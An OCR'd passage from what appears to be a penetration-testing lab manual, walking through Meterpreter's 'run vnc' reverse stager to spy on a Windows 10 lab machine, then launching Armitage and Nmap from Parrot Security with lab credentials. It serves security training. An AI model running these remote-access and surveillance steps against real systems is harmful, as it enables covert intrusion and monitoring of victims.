
Note: Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

31. Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.

TASK 4.8

Open VNC Session

32. Now, exploit VNC vulnerability to gain remote access to the **Windows 10** virtual machine. To do so, type **run vnc** and press **Enter**.



```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.10.10.13 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\JcDbPajOMGg
Ld.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.10.10.13:4545...
```

Figure 1.4.21: Opening a VNC session through meterpreter

33. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.



TightVNC: windows10
Recycle Bin
NetScanTo... Pro Demo
desktop.ini
Acrobat Reader DC
Global Networ...
Firefox
SoftPerfect Network ...
Google Chrome
Advanced IP Scanner
Nmap - Zenmap GUI
pwdump7
hashes.txt

Figure 1.4.22: Victim's system easily accessible through a VNC session

34. This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.

35. Close all open windows and document all the acquired information.

TASK 5

Gain Access to a Remote System using Armitage

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, downloaded files, communicate through a shared event log, and run bots to automate pen testing tasks.

Here, we will use the Armitage tool to gain access to the remote target machine.


Note: In this task, we will use the **Parrot Security** (**10.10.10.13**) virtual machine as the host system and the **Windows 10** (**10.10.10.10**) virtual machine as the target system.

Before starting this task, restart the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa$$w0rd**.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon (>_) at the top of **Desktop** to open the **Parrot Terminal**.
2. The **Parrot Terminal** window appears. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


4. Now, type **cd** and press **Enter** to jump to the root directory.


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #
```

Figure 1.5.1: Running the programs as a root user

5. In the terminal window, type **service postgresql start** and press **Enter** to start the database service.


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #service postgresql start
┌─[root@parrot]─[~]
└──╼ #
```


Figure 1.5.2: Start postgresql service

TASK 5.1

Launch Armitage

6. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Exploitation Tools** → **Metasploit Framework** → **armitage** to launch the Armitage tool.

7. A security pop-up appears, enter the password as **toor** and click **OK**.




Enter your password to perform administrative tasks

The application 'msfstart-armitage' lets you modify essential parts of your system.

Password: ●●●●

Figure 1.5.3: Security pop-up

8. The **Connect...** pop-up appears; leave the settings to default and click the **Connect** button.



Connect... (as superuser)
Connect
Help

Host 127.0.0.1
Port 55553
User msf
Pass ****

Figure 1.5.4: Connect pop-up

9. The **Start Metasploit?** pop-up appears; click **Yes**.

10. The **Progress...** pop-up appears. After the loading completes, the **Armitage** main window appears, as shown in the screenshot.


Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Console X

```
msf6 >
```

Figure 1.5.5: Armitage main window

TASK 5.2

Scan the Target

11. Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan** → **Intense Scan** to scan for live hosts in the network.

